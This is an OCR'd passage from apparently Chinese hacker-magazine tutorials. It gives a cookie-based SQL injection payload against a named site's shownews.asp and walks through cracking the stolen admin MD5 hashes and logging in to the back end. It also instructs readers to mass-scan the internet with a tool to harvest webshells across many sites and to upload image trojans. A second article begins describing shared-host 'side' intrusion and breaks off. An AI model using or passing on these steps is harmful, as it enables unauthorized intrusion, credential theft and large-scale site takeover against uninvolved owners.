


图3

具体写入以下的内容：

```
Cookie名称：id
Cookie属性：-1 union select 1,username,password,4,5,6,7,8,9,10 from admin
Cookie有效期：
```

好了，输入完毕后，我们陆续点击“有效期（一分钟）”－“源读入”－“写入”，如图4。




图4

操作完以后我们再回到刚才打开的http://www.inbiz.cn/YANSHI/shownews.asp页面，刷新一下大家就可以看到结果了，如图5。

我们已经看到了用户名和密码的MD5值，那么接下来要进行的操作我想大家都熟悉不过了，登录www.cmd5.com破解加

密的 MD5 值。破解出来后再到 http://www.inbiz.cn/admin/Login.asp 登录进入后台。


图 5




图 6


三、思路扩展及 WEBSHELL

通过上面的演示我们已经明白了如何对存在 Shownews.asp 页面的网站系统通过 COOKIE 注入漏洞来进入网站后台，那么我们就可以针对互联网上所有采用这套网站系统或是网站系统中存在这个页面的所有网站去进行测试，从而得到大批的 WEBSHELL。下面就使用挖掘机来帮我们完成这个工作，这里用的是“挖掘机 v1.1”，顺便说下挖掘机的简单设置。关键词我们可以选择“企业邮局　联系我们　繁體中文”，线程数选择 100 就行（或更高，请根据自己的网络速度），添加后缀选择“/shownews.asp”。

点“开始”，挖掘机就会自动搜索满足以上关键词的网站和页面，几分钟就会搜索到大量的结果，然后大家就可以对这些页面进行 COOKIE 注入测试了，如图 6。

我们再演示一下拿 WEBSHELL 的方法，得到一个网站的用户名和密码进入后台，在“企业信息”－“新增企业信息”上传一张图片小马，然后再来到“数据库备份”，如图 7。最后使用小马传大马的方法，就可以顺利拿到 WEBSHELL 了，如图 8。


图 7


图 8

四、总结

通过以上的漏洞分析和实战演示，相信大家已经学会了这种方法，对于网络安全爱好者来说，分析漏洞需要大量的时间和耐心，同时也很有必要学习一些编程语言，在实际操作中锻炼自己，提高自己的分析能力。这只是一个小小的思路，希望能给大家在学习网络安全的道理上提供一点帮助。

（文章中涉及到的工具挖掘鸡已经收录在光盘中）

不是旁注的旁注

along (jyca)

说起当前网络最流行的入侵方法莫过于 SQL 注入以及旁注，一系列的工具给了我等菜鸟一个当大虾的机会。君不见某人花了三天三夜拿不下的站，被一菜鸟使用注入几下子就给拿下了；君不见某人拿到了密码却进不了后台，又被一菜鸟通过旁注提权给解决了……

相信很多人都知道旁注的原理，顾名思义就是从旁边来攻击，虚拟主机提供的 Web 空间里一般都会存在多个 Web 网站，如果攻击者意图入侵某网站，从该网站本身程序入手没有机会时，就可以通过域名查讯功能得到这个网站虚拟主机中的其它网站，并尝试入侵这些网站，然后上传木马控制整个虚拟主机，

这样我们的目的也就达到了。

近日，一好友说他以前的一个合作伙伴自己出来搞公司了，接了一个站，做得很精美，叫我帮着测试一下安全性。该网站确实做得很不错，打开首页就是一段很有诗意的FLASH，看到这里都差点忘记我是干什么的了（小编：你可不能迷失方向呀，菜鸟们还在等着看你的文章呢），进到网站内来看看吧，如图1。




图1

网站使用的是ASP，看来有搞头（这年头，只要是ASP就基本等于有漏洞了），在对整个网站的结构进行分析后知道，它是一个展示平台和一个文章系统组成的，先查看连接，看是什么系统的内核，在baidu和google上进行搜索，除了可以找到它的网站，就再也找不到别的信息了，看来是自己开发的。再看看有没注册和上传的地方，这些路也都断了，由于实力有限，只有使用工具来进行检测了，先使用阿D对整个网站进行扫描，遗憾的是没有找到任何注入点，看来注入是没有希望了。

既然拿不下来就先欣赏一下他们的产品吧，都是一些石头，看起来都不错，送MM肯定会非常开心的。这时候看到它还有个英国历史版的，不知道这里有没有漏洞（不要以为是洋文俺就看不懂，俺当年差点过四级呢！），谁想到和上边一样，查了大半天也没有找到注入点，看来是真没有希望了。不知道他们的管理员会不会使用弱口令，再次使用阿D扫描后台，哈哈，终于找到了，如图2。

